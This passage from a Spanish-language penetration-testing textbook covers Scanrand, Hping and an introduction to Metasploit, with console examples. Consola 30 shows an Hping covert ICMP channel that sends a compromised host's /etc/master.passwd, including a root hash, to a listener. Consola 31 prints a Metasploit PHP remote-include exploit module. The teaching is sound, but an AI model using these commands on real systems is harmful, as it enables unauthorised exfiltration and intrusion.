4. Generar el ISN para la combinación IP Origen, IP Destino, Puerto Origen, Puerto Destino, Clave, de la misma forma que el proceso "enviador", **pero tomando estos valores del paquete capturado** (menos la clave, claro está).

ISN=Truncar (HMAC-SHA-1 ((IPOrig+IPDest+PtoOrig+PtoDest), Clave), 32bits)

5. Si ISN = ISN2, el paquete pertenece a una respuesta a un *probe* de Scanrand.

6. Se evalúa el/los flags TCP o ICMP que contiene el paquete, para mostrar por la salida el resultado del probe para dicho puerto (abierto, cerrado, etc.).

```
root@ubuntu-server:~# scanrand -b1M -t 1 192.168.0.1-254:squick
  UP:    192.168.0.100:80    [01]   2.124s
root@ubuntu-server:~# scanrand -b1M -t 3 192.168.0.1-254:squick
  UP:    192.168.0.100:80    [01]   2.091s
root@ubuntu-server:~# scanrand -b1M -t 5 192.168.0.1-254:squick
  UP:    192.168.0.100:80    [01]   2.024s
  UP:      192.168.0.1:21    [02]  15.350s
  UP:     192.168.0.30:21    [01]  15.930s
  UP:    192.168.0.100:21    [01]  17.330s
  UP:     192.168.0.20:22    [01]  20.829s
  UP:     192.168.0.30:22    [01]  21.031s
  UP:      192.168.0.1:23    [02]  25.551s
  UP:    192.168.0.100:23    [01]  27.529s

root@ubuntu-server:~#
```

Consola 27: Ejecución de Scanrand con diferentes tiempos de espera

Scanrand en sí no posee muchos parámetros, pero permite ser configurado para que utilice menos ancho de banda (por defecto envía paquetes lo más rápido que puede), espere por respuestas una cierta cantidad de tiempo, utilice una semilla en particular, etc. Una ejecución de ejemplo se muestra en la Consola 27, donde se le indica a Scanrand que escanee una subred de 256 hosts, utilice 1 MB/seg. del ancho de banda (-b1M), y espere 1, 3 y hasta 5 segundos por respuestas coincidentes. Es aquí donde puede apreciarse la posibilidad de ignorar

paquetes que provienen más tarde, según la cantidad de tiempo que se espera por una respuesta.

En conclusión, el proceso de escaneo de puertos de Scanrand es asincrónico, escalable y mucho más rápido que un escaneo secuencial (puerto por puerto y host por host). La desventaja que tiene es que es poco probable que pase desapercibido para los IDSs o herramientas de monitoreo, aunque está bien claro que no es la intención de Scanrand evitarlas; además, hay que tener en cuenta que en este caso la velocidad va en desmedro de la precisión. Es por esto que Scanrand puede ser muy útil para redes locales grandes y rápidas, con buen ancho de banda y baja latencia, o donde no importe pasar desapercibido para el administrador.

6.5. Manipulación de Paquetes: Hping

Hping[148] es una herramienta de seguridad informática ampliamente reconocida por el amplio abanico de posibilidades que ofrece, ya que permite manipular en un nivel relativamente bajo[149] qué tipo de paquetes se enviarán por la red, para luego quedarse a la espera de respuestas (tal como lo hace el comando ping), y luego mostrarlas por la consola.

Si bien la versión 2 se hizo popular muy rápidamente, en Hping3 (publicada en el año 2005) su creador, Salvatore Sanfilippo, incorporó un intérprete embebido del lenguaje TCL[150], con el objetivo de ampliar aún más su potencial y permitir ejecutar scripts de la misma forma[151] que Nmap dos años después permitió hacer. Además de estar reescrito en dicho lenguaje, Hping 3 mantiene la mayor compatibilidad posible con su versión anterior (escrita en C).

Permitiendo al usuario la personalización minuciosa de los paquetes TCP/IP que se envían, Hping (según su página web) permite realizar:

- Pruebas de reglas de firewalls y funcionamiento de IDSs/IPSs.
- Port Scanning avanzado, como por ejemplo el Idle Scan (no casualmente, ya que el autor de Hping fue el que desarrolló este tipo de portscan).

148 Sitio web del Proyecto Hping: http://www.hping.org/

149 A la definición "manipulación de paquetes" se la puede asociar con "*packet crafting*" en el idioma inglés. Para más información, ver: http://www.securityfocus.com/infocus/1787

150 Página oficial del lenguaje TCL: http://www.tcl.tk/

151 Hping3 incluye una API con el mismo objetivo que Nmap; la distribución estándar de Hping incluye algunos scripts en lenguaje TCL y que hacen uso de ella. Ver este enlace para conocer más sobre sus funcionalidades: http://wiki.hping.org/34

- Probar la performance de la red utilizando diferentes protocolos, tamaños de paquetes, valores de TOS IP (*Type of Service* – Tipo de Servicio) y fragmentación de paquetes.
- *Path MTU Discovery*[152] (algo así como "Descubrimiento del MTU de la Ruta"). Esta es una técnica para averiguar el MTU (Unidad máxima de transmisión) de una ruta a un host. Dado que un paquete puede atravesar varias redes de diferentes tecnologías y por ende, diferentes valores de MTU, el Path MTU Discovery permite averiguar cuál es el tamaño máximo de paquete IP para que no se lo fragmente en ningún salto en su camino al destino.
- Transferencia de archivos incluso entre reglas de firewall muy restrictivas (creación de *Covert Channels o Back Doors*). Un *Covert Channel* ([WIKI_COVCH],[SANS_COVCH],[ROW_COVCH]) es un canal de transmisión datos oculto, donde se utilizan o aprovechan propiedades de la comunicación en formas diferentes de las que fue pensado originalmente, con la intención de hacer pasar la comunicación totalmente desapercibida. Por ejemplo, con Hping es posible transferir datos vía un protocolo no pensado para ello, como ICMP.
- *Traceroute* bajo todos los protocolos soportados (no sólo UDP). Es decir, se puede hacer un traceroute enviando paquetes IP con TTL incrementales pero con payload TCP, por ejemplo.[153]
- *Firewalking*. Esta es una técnica derivada del traceroute ([FWALK]) que permite averiguar las reglas de filtrado de un firewall enviándole paquetes especialmente preparados.
- Fingerprinting de SOs.
- Auditoría del Stack TCP/IP.
- Muchos otros.

Hping acepta con diferentes opciones de la línea de comandos el modo ("ping" por defecto), el tipo (ICMP, TCP, UDP) de paquetes a enviar, así como las diferentes opciones de sus encabezados.

152 Para ver más de PMTUD: Visitar http://en.wikipedia.org/wiki/Path_mtu_discovery, o bien leer el Apartado 11.7 de [TCP/IP_Ill]

153 Para consultar más información sobre Traceroute, ver el Capítulo 8 de [TCP/IP_Ill].

```
marcelo@saturno:~$ sudo hping3 192.168.0.20
HPING 192.168.0.20 (eth0 192.168.0.20): NO FLAGS are set, 40 headers +
0 data bytes
len=40 ip=192.168.0.20 ttl=64 DF id=15442 sport=0 flags=RA seq=0 win=0
rtt=0.7 ms
len=40 ip=192.168.0.20 ttl=64 DF id=8798 sport=0 flags=RA seq=1 win=0
rtt=1.8 ms
len=40 ip=192.168.0.20 ttl=64 DF id=6401 sport=0 flags=RA seq=2 win=0
rtt=0.4 ms
len=40 ip=192.168.0.20 ttl=64 DF id=15861 sport=0 flags=RA seq=3 win=0
rtt=0.4 ms
len=40 ip=192.168.0.20 ttl=64 DF id=12552 sport=0 flags=RA seq=4 win=0
rtt=0.4 ms

--- 192.168.0.20 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.7/1.8 ms
marcelo@saturno:~$ sudo hping3 -S -c 1 192.168.0.20 -p 80
HPING 192.168.0.20 (eth0 192.168.0.20): S set, 40 headers + 0 data
bytes
len=40 ip=192.168.0.20 ttl=64 DF id=3040 sport=80 flags=RA seq=0 win=0
rtt=0.6 ms

--- 192.168.0.20 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.6/0.6/0.6 ms
marcelo@saturno:~$ sudo hping3 -S -c 1 192.168.0.20 -p 22
HPING 192.168.0.20 (eth0 192.168.0.20): S set, 40 headers + 0 data
bytes
len=44 ip=192.168.0.20 ttl=64 DF id=20075 sport=22 flags=SA seq=0
win=16384 rtt=0.5 ms

--- 192.168.0.20 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.5/0.5/0.5 ms
marcelo@saturno:~$ sudo hping3 --scan 22,80 -S -c 2 192.168.0.20
Scanning 192.168.0.20 (192.168.0.20), port 22,80
2 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   22 ssh        : .S..A...  64 43031 16384    44
All replies received. Done.
Not responding ports:
marcelo@saturno:~$
```

Consola 28: TCP Ping y Portscan con Hping

En la consola 28 se puede ver primero la ejecución de Hping sin opciones, la cual corresponde a un "ping" TCP Null al puerto destino número 0 (ya que no se seleccionaron otros Flags o algún puerto). Luego, siempre dentro del modo "ping", se intenta enviar un SYN (-S) una única vez (-c 1) al puerto 80 (-p 80) y al puerto 22 (-p 22). Si bien el modo "ping" puede servir para hacer escaneos simples, Hping provee el modo "scan" (--scan <puertos>) para especificar intervalos de puertos, con una salida más acorde a la operación.

Para configurar los diferentes flags en el encabezado TCP, pueden utilizarse

cualquier combinación de las letras correspondientes en letra mayúscula: -F (FIN), -S (SYN), -R (RST), -P (PSH), -A (ACK), -U (URG). También pueden definirse en los paquetes a enviar cualquier valor del encabezado TCP (por ejemplo --win, --setseq, --setack.), IP (--ttl, --id, --ipproto, --winid, etc.), ICMP o UDP; en la salida se muestran finalmente los valores que se utilizan.

```
marcelo@saturno:~$ sudo traceroute 200.68.121.140
traceroute to 200.68.121.140 (200.68.121.140), 30 hops max, 40 byte
packets
[...]
 4  200.51.233.69 (200.51.233.69)  171.594 ms  181.324 ms  191.968 ms
 5  200.51.217.238 (200.51.217.238)  201.454 ms  212.106 ms  222.518 ms
 6  customer191-6.iplannetworks.net (200.61.191.6)  231.540 ms  265.233
ms  266.388 ms
 7  * * *
[...]
marcelo@saturno:~$ sudo hping3 -z -i 10 -t 5 -2 -p 53 200.68.121.140
HPING 200.68.121.140 (eth0 200.68.121.140): udp mode set, 28 headers +
0 data bytes
TTL 0 during transit from ip=200.51.217.238 name=UNKNOWN
TTL 0 during transit from ip=200.51.217.238 name=UNKNOWN
6: TTL 0 during transit from ip=200.61.191.6 name=customer191-
6.iplannetworks.net
7: ICMP Port Unreachable from ip=200.68.121.137 name=customer68-121-
137.iplannetworks.net
ICMP Port Unreachable from ip=200.68.121.137 name=customer68-121-
137.iplannetworks.net
8:
--- 200.68.121.140 hping statistic ---
8 packets transmitted, 5 packets received, 37% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
marcelo@saturno:~$ marcelo@saturno:~$ sudo hping3 -z -i 10 -t 2 -S -p
21 200.123.184.5
HPING 200.123.184.5 (eth0 200.123.184.5): S set, 40 headers + 0 data
bytes
TTL 0 during transit from ip=200.51.241.225 name=UNKNOWN
3: TTL 0 during transit from ip=200.51.233.8 name=UNKNOWN
4: TTL 0 during transit from ip=200.51.233.69 name=UNKNOWN
5: TTL 0 during transit from ip=200.51.217.238 name=UNKNOWN
TTL 0 during transit from ip=200.51.217.238 name=UNKNOWN
6: TTL 0 during transit from ip=200.61.191.6 name=customer191-
6.iplannetworks.net
7: TTL 0 during transit from ip=200.61.175.6 name=customer61-175-
6.iplannetworks.net
8: TTL 0 during transit from ip=200.123.184.5 name=customer123-184-
5.iplannetworks.net
9: len=46 ip=200.123.184.5 ttl=56 DF id=0 sport=21 flags=SA seq=8
win=5840 rtt=73.3 ms

--- 200.123.184.5 hping statistic ---
9 packets transmitted, 9 packets received, 0% packet loss
round-trip min/avg/max = 73.3/73.3/73.3 ms
marcelo@saturno:~$
```

Consola 29: Ejemplos de Traceroute con Payload personalizados

En la Consola 29 se muestra la flexibilidad del modo traceroute de Hping: primero, detectando un host (200.68.121.137) previo al destino, presumiblemente

el router y/o firewall, que rechaza los paquetes que simulan ser de un servidor DNS. Luego con TTL igual a 8 no hay respuesta, seguramente es porque el datagrama llegó a destino (200.68.121.140). Segundo, se envía un traceroute con el puerto TCP 80 como destino: evidentemente el firewall (si lo hay) permite que este puerto destino pase por él.

También es de destacar la facilidad con la que Hping permite armar "*covert channels*" sobre cualquier protocolo y puerto soportado, especialmente para puertas traseras: en la Consola 30 se puede ver cómo se configura un canal alternativo para enviar archivos utilizando el protocolo ICMP, utilizando el payload del protocolo mismo (de 120 bytes) para enviar el contenido del archivo de claves de un sistema FreeBSD.

```
Equipo comprometido:
[root@ciclon ~]# hping 192.168.0.2 --icmp -d 120 --sign clavebackdoor
--file /etc/master.passwd
HPING 192.168.0.2 (em0 192.168.0.2): icmp mode set, 28 headers + 120
data bytes
len=148 ip=192.168.0.2 ttl=64 id=29752 icmp_seq=0 rtt=2.1 ms
len=148 ip=192.168.0.2 ttl=64 id=29753 icmp_seq=1 rtt=0.7 ms
len=148 ip=192.168.0.2 ttl=64 id=29754 icmp_seq=2 rtt=1.5 ms
[...]

En el cliente:
marcelo@saturno:~$ sudo hping3 --listen clavebackdoor 192.168.0.30 -I
eth0 --icmp
hping3 listen mode
# $FreeBSD: src/etc/master.passwd,v 1.40 2005/06/06 20:19:56 brooks Exp
$
#
root:$1$qFqk.00l$PCOb7WdgRlQdrH# $FreeBSD: src/etc/master.passwd,v 1.40
2005/06/06 20:19:56 brooks Exp $
#
root:$1$qFqk.00l$PCOb7WdgRlQdrHvVHTalK0:0:0::0:0:Charlie
&:/root:/usr/local/bin/bash
toor:*:0:0::0:0:Bourne-again Superuser:/root:
daemon:vVHTalK0:0:0::0:0:Charlie &:/root:/usr/local/bin/bash
toor:*:0:0::0:0:Bourne-again Superuser:/root:
daemon:*:1:1::0:0:Owner of many system
processes:/root:/usr/sbin/nologin
[...]
```

Consola 30: Ejemplo de un Covert Channel para Transferencia de archivos sobre ICMP

El rol que cumple el equipo atado es el de enviar el Ping, mientras el cliente es el que lo recibe, y es por esto que se lo configura en modo "listen". Para que el mismo pueda identificar, entre todo el tráfico que captura, la secuencia de pings esperada, se configura la utilización de un "token" o cadena de caracteres en ambos extremos de la comunicación como una "firma", que en este caso es "clavebackdoor". Como se puede ver en la Captura 16, dicho token es incluído en

los primeros bytes de cada ping con información enviado por el equipo comprometido (192.168.0.30). De esta manera, el Hping que está en modo "Listen" (aunque en realidad es un proceso que está en modo promiscuo) puede determinar que dicho paquete está dirigido a él.

```
Frame 1 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x4004 [correct]
    Identifier: 0x1812
    Sequence number: 0 (0x0000)
    Data (120 bytes)

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 db 8f 00 00 40 01 1d 69 c0 a8 00 1e c0 a8   ......@..i......
0020  00 02 08 00 40 04 18 12 00 00 63 6c 61 76 65 62   ....@.....claveb
0030  61 63 6b 64 6f 6f 72 23 20 24 46 72 65 65 42 53   ackdoor# $FreeBS
0040  44 3a 20 73 72 63 2f 65 74 63 2f 6d 61 73 74 65   D: src/etc/maste
0050  72 2e 70 61 73 73 77 64 2c 76 20 31 2e 34 30 20   r.passwd,v 1.40
0060  32 30 30 35 2f 30 36 2f 30 36 20 32 30 3a 31 39   2005/06/06 20:19
0070  3a 35 36 20 62 72 6f 6f 6b 73 20 45 78 70 20 24   :56 brooks Exp $
0080  0a 23 0a 72 6f 6f 74 3a 24 31 24 71 46 71 6b 2e   .#.root:$1$qFqk.
0090  30 30 6c 24 50 43 4f 62 37 57 64 67 52 6c 51 64   00l$PCOb7WdgRlQd
00a0  72 48                                            rH

Frame 2 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:17:31:96:5b:1f (00:17:31:96:5b:1f), Dst: 00:0c:29:e1:a2:26
(00:0c:29:e1:a2:26)
Internet Protocol, Src: 192.168.0.2 (192.168.0.2), Dst: 192.168.0.30
(192.168.0.30)
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x4804 [correct]
    Identifier: 0x1812
    Sequence number: 0 (0x0000)
    Data (120 bytes)

0000  00 0c 29 e1 a2 26 00 17 31 96 5b 1f 08 00 45 00   ..)..&..1.[...E.
0010  00 94 74 38 00 00 40 01 84 c0 c0 a8 00 02 c0 a8   ..t8..@.........
0020  00 1e 00 00 48 04 18 12 00 00 63 6c 61 76 65 62   ....H.....claveb
0030  61 63 6b 64 6f 6f 72 23 20 24 46 72 65 65 42 53   ackdoor# $FreeBS
0040  44 3a 20 73 72 63 2f 65 74 63 2f 6d 61 73 74 65   D: src/etc/maste
0050  72 2e 70 61 73 73 77 64 2c 76 20 31 2e 34 30 20   r.passwd,v 1.40
0060  32 30 30 35 2f 30 36 2f 30 36 20 32 30 3a 31 39   2005/06/06 20:19
0070  3a 35 36 20 62 72 6f 6f 6b 73 20 45 78 70 20 24   :56 brooks Exp $
0080  0a 23 0a 72 6f 6f 74 3a 24 31 24 71 46 71 6b 2e   .#.root:$1$qFqk.
0090  30 30 6c 24 50 43 4f 62 37 57 64 67 52 6c 51 64   00l$PCOb7WdgRlQd
00a0  72 48                                            rH

Frame 3 (162 bytes on wire, 162 bytes captured)
Ethernet II, Src: 00:0c:29:e1:a2:26 (00:0c:29:e1:a2:26), Dst: 00:17:31:96:5b:1f
(00:17:31:96:5b:1f)
Internet Protocol, Src: 192.168.0.30 (192.168.0.30), Dst: 192.168.0.2
(192.168.0.2)
Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
```

```
    Checksum: 0x1721 [correct]
    Identifier: 0x1812
    Sequence number: 256 (0x0100)
    Data (120 bytes)

0000  00 17 31 96 5b 1f 00 0c 29 e1 a2 26 08 00 45 00   ..1.[...)..&..E.
0010  00 94 b8 ba 00 00 40 01 40 3e c0 a8 00 1e c0 a8   ......@.@>......
0020  00 02 08 00 17 21 18 12 01 00 63 6c 61 76 65 62   .....!....claveb
0030  61 63 6b 64 6f 6f 72 76 56 48 54 61 6c 4b 30 3a   ackdoorvVHTalK0:
0040  30 3a 30 3a 3a 30 3a 30 3a 43 68 61 72 6c 69 65   0:0::0:0:Charlie
0050  20 26 3a 2f 72 6f 6f 74 3a 2f 75 73 72 2f 6c 6f    &:/root:/usr/lo
0060  63 61 6c 2f 62 69 6e 2f 62 61 73 68 0a 74 6f 6f   cal/bin/bash.too
0070  72 3a 2a 3a 30 3a 30 3a 3a 30 3a 30 3a 42 6f 75   r:*:0:0::0:0:Bou
0080  72 6e 65 2d 61 67 61 69 6e 20 53 75 70 65 72 75   rne-again Superu
0090  73 65 72 3a 2f 72 6f 6f 74 3a 0a 64 61 65 6d 6f   ser:/root:.daemo
00a0  6e 3a                                            n:
```

Captura 16: Hping enviando de información en el payload de un Ping ICMP

Es de destacar que si el firewall que está delante del sitio comprometido permite los Pings (ICMP Echo) desde el mismo hacia Internet, **esta comunicación puede saltearlo y muy posiblemente pasar completamente desapercibido**, ya que ICMP no es un protocolo demasiado interesante para observar. El sitio Wiki de Hping (http://wiki.hping.org) posee más ejemplos de todo tipo.

En resumen, Hping tiene el potencial de la mayoría de las características de Nmap, y brindando al usuario un control más “fino” o más personalizado tanto de los paquetes a enviar como de las respuestas obtenidas. Además tiene otras capacidades, como el análisis de reglas de firewalls e IDSs, y la transferencia de archivos en forma “oculta”, sin contar lo que posibilita su motor de scripting.

La desventajas más apreciables pueden llegar a ser su falta de actualización (la última versión data del 2005) y la de una comunidad “fuerte” contribuyendo al desarrollo de scripts, fingerprints, etc.

Capítulo 7. Explotación de un Objetivo

Este es el paso más importante y difícil de alcanzar con éxito: el acceso remoto a (o mejor aún, el control de) un host objetivo. Hay incontables maneras de lograrlo y de caminos sin salida en el proceso, donde más allá de haber realizado las tareas previas sin inconvenientes y con buenos resultados, no sirven de nada si no se tiene éxito en esta etapa.

Por todo esto es imposible enumerar o siquiera clasificar todos los tipos de ataques existentes hoy en día. Sin embargo, un somero (y siempre corto) listado de las **vulnerabilidades** clásicas y más importantes en el software de hoy en día incluiría a ([WIKI_VULN]):

- Violaciones de acceso de memoria, como el Buffer Overflow
- Errores de validación de entradas:
  - Errores de formateo de strings
  - Inyección del SQL
  - Inyección de código
  - XSS (Cross Site Scripting) en Aplicaciones Web
  - Acceso de Directorios (*Directory Traversal*)
- Condiciones de "Carrera" (*Race Conditions*)
- Escalado de Privilegios

Por otra parte, los **exploits** pueden clasificarse en ([WIKI_EXPL]):

- Según desde el lugar donde se ejecutan
  - Remotos
  - Locales
- Según su efecto
  - Ejecutar código arbitrario
  - Acceder a datos sin permiso
  - Causar un DoS (Denegación de Servicio[154])
- Según el Tipo de Vulnerabilidad que aprovechan

Además, existe un circuito que normalmente recorre cada vulnerabilidad descubierta antes que se cree un exploit que la aproveche. Según ([META_TOOL]),

154 Ver Glosario: DoS: Denegación de Servicio, pág. 192.

estas instancias o "Ciclo de Vida" de un exploit, son:

1. **Descubrimiento**: Algún investigador o el mismo fabricante de software descubre una vulnerabilidad en un software y versión determinada.
2. **Aviso**: Lo más común es que luego se avise del mismo al fabricante. En algunos casos, si éste no reconoce el fallo o a la persona misma que lo descubrió, la persona que lo descubre lo da a conocer en una lista pública (como Bugtraq, por ejemplo). De cualquier manera, el fabricante debe trabajar en una corrección o "parche" para que su software no sea vulnerado, cosa que ocurre en paralelo.
3. **Análisis**: Se analiza el fallo publicado para determinar el alcance del mismo, qué componente es afectado, en qué versiones del software ocurre, etc.
4. **Desarrollo del Exploit**: Comienza el proceso de desarrollar un exploit que haga uso del fallo. Esto generalmente requiere extensos conocimientos de programación en bajo nivel, arquitectura de la máquina, Sistema Operativo, etc. Es por esto que se la considera como "magia negra".
5. **Testing**: Aquí se comprueba que el exploit funcione en todos los casos donde debería hacerlo; recordar que un fallo puede involucrar diferentes versiones, plataformas, etc. de un mismo software.
6. **Release**: El exploit se publica, generalmente en forma de código fuente, y modificado levemente, a propósito, para que no funcione en forma directa. El objetivo es impedir que alguien sin conocimientos[155] lo utilice en forma indiscriminada.

Dado lo abarcativa que es esta materia, en este capítulo sólo se introducirá a la utilización de una herramienta que acude en ayuda de quienes desarrollan exploits, realizan tests de penetración, investigadores de seguridad, estudiantes universitarios, administradores de red, y por qué no, usuarios con fines *non-sanctos*. Luego se mostrarán unos ejemplos de ejecución de exploits, y por último se dejará un listado de enlaces a Internet para profundizar el tema.

155 Estos usuarios que sólo utilizan exploits sin conocer cómo funcionan se los llama "Script Kiddies" en la jerga.

7.1. El Proyecto Metasploit

Según ([SEC_PT], pág. 193), en el momento del despegue definitivo de la industria de la Seguridad Informática (1998-2003), "*Los investigadores individuales lanzaban exploits al mundo en cualquier lenguaje y para cualquier plataforma que sentían que era su favorita. Cada exploit incluía un payload a su elección* [...]" (es decir, hacía lo que quería el investigador), " *y su acción no podía ser alterada sin modificar el código fuente. Esta falta de estandarización llevó a situaciones frustrantes donde para una vulnerabilidad se disponían de tres o cuatro exploits para elegir, y ninguno hacía lo que se deseaba*."

El proyecto Metasploit[156] (MSF – *Metasploit Framework*) ve la luz en el año 2003, con el objetivo de **estandarizar y organizar estos aspectos caóticos hasta ese momento: el desarrollo y la publicación de exploits**. En principio era un paquete de funciones en lenguaje Perl[157] que comúnmente se utilizaban en la programación de estas piezas de software, más algunos ejemplos que justamente utilizaban estas bibliotecas. Con el tiempo, más colaboradores y exploits se fueron agregando al proyecto, con lo que fue evidente que el "paquete de funciones" original necesitaba ser repensado para poder satisfacer las demandas de los usuarios.

Así fue como en el 2006 la versión 3.0 del MSF fue lanzado, totalmente reescrito en un lenguaje como **Ruby**[158], que le aporta gran dinamismo, excelente legibilidad, sólida orientación a objetos y la posibilidad de ejecutarse en todas las plataformas donde éste lenguaje está soportado (la mayoría).

156 URL del proyecto: http://www.metasploit.org

157 Perl es un lenguaje de scripts muy extendido, principalmente utilizado en administración de sistemas Unix y programación web. Sin embargo, su legibilidad no es la mejor, aunque su performance es muy buena para ser interpretado. Si bien sigue siendo desarrollado activamente, está perdiendo su dominio en manos de PHP (principalmente en la parte web), Python y Ruby. Su URL es: http://www.perl.org/

158 Ruby es un lenguaje de scripting que si bien tiene bastante tiempo desarrollándose (fue creado en 1995), en estos últimos años incrementó su popularidad enormemente gracias a un framework de desarrollo web llamado "Ruby on Rails". Tiene como principales características ser amigable, poseer una orientación a objetos muy fuerte y mucha flexibilidad (por ej., excelentes capacidades de introspección). Su principal desventaja es su relativa baja performance en tiempo de ejecución, aunque es un problema que con el tiempo se irá corrigiendo. URL: http://www.ruby-lang.org

7.1.1. Esquema de Funcionamiento

Por su parte, el framework a partir de su versión 3.0, quedó organizado conceptualmente por sus desarrolladores de la siguiente manera:




Ilustración 9: Metasploit: Diagrama Conceptual

Es decir, que Metasploit básicamente dispone de una Base de Datos de Exploits y de Payloads, donde el usuario para iniciar un ataque debe combinarlos, de acuerdo a las características del objetivo y seleccionando ciertas opciones que permitirán personalizar el ataque; tanto para tener éxito (Opciones Avanzadas) como para evitar la detección (por parte de los IDSs/IPSs seguramente).

En esta ilustración se pueden apreciar relacionados los dos conceptos más importantes dentro de la explotación del vulnerabilidades:

- **Exploit**: Código que hace "fallar" un software en forma local o remota a favor del intruso, para facilitar la ejecución de un código en el objetivo. A mayo de 2008, la versión 3.1 de Metasploit posee 269 exploits disponibles, más allá de los que seguramente se pueden programar aprovechando las facilidades del framework.
- **Payload**: Vendría a cumplir la función del código a ejecutar en el objetivo, en caso de que el Exploit enviado tenga éxito. La gran ventaja que posee

Metasploit es que al estar separado y abstraído del exploit, es posible combinar diferentes exploits con diferentes payloads, y obtener resultados según lo que se desee: correr una consola remota, ejecutar un comando, etc.

Lo interesante de este diagrama de funcionamiento es que sirve en forma genérica, y puede aplicarse a cualquier herramienta similar, ya que **representa la manera generalmente aceptada de atacar el problema de cómo hacer un exploit y cómo funcionan**.

Por ejemplo, en la Consola 31 puede verse el código fuente de un exploit incluído en el MSF que aprovecha una vulnerabilidad en PHP. Básicamente se divide en dos partes: una de inicialización (la función "initialize"), que permite integrarse al framework, ejecutando una serie de definiciones; mientras que el exploit en sí se ejecuta en la función "php_exploit", que como se puede ver, sólo consta de unas pocas líneas.

Sin embargo, para reducir al mínimo la cantidad de líneas de esta manera, **fue imprescindible utilizar algunas clases y funciones disponibles en el Framework**, por ejemplo de los paquetes Exploit::Remote y Rex::Text. En cambio, **si el exploit hubiera tenido que escribirse por separado, aislado del MSF, en un lenguaje como C, seguramente sería mucho más largo, difícil de estudiar y de modificar, además de programar**.

```
require 'msf/core'

module Msf

class Exploits::Unix::Webapp::PHP_INCLUDE < Msf::Exploit::Remote

     include Exploit::Remote::Tcp
     include Exploit::Remote::HttpServer::PHPInclude

     def initialize(info = {})
          super(update_info(info,
                    'Name'           => 'PHP Include Generic Exploit',
                    'Description'    => %q{},
                    'Author'         => [ 'hdm' ],
                    'License'        => MSF_LICENSE,
                    'Version'        => '$Revision: 5365 $',
                    'References'     => [],
                    'Privileged'     => false,
                    'Payload'        =>
                              {
                              'DisableNops' => true,
                              'Space'       => 32768,
                              },
                    'Platform'       => 'php',
                    'Arch'           => ARCH_PHP,
                    'Targets'        => [[ 'Automatic', { }]],
                    'DefaultTarget' => 0))

                    register_options([OptString.new('PHPURI', [true,
                    "The URI to request, with the include parameter
                     changed to !URL!", "/test.php?path=!URL!"]),],
               self.class)
     end


     def php_exploit
          connect
          req = "GET #{datastore['PHPURI'].gsub('!URL!',
                 Rex::Text.uri_encode(php_include_url))}
                 HTTP/1.0\r\n\r\n"
          print_status("Sending: #{req}")
          sock.put(req)
          disconnect
     end

end
end
```

Consola 31: Exploit incluído en el Framework Metasploit 3.0

7.1.2. Arquitectura y Componentes

Para tener una idea técnica de cómo está organizado y qué subsistemas integran el Framework, ([META_TOOL], pág. 14) incluye un gráfico (Ilustración Error: No se encuentra la fuente de referencia), con una vista de alto nivel de los módulos más importantes.

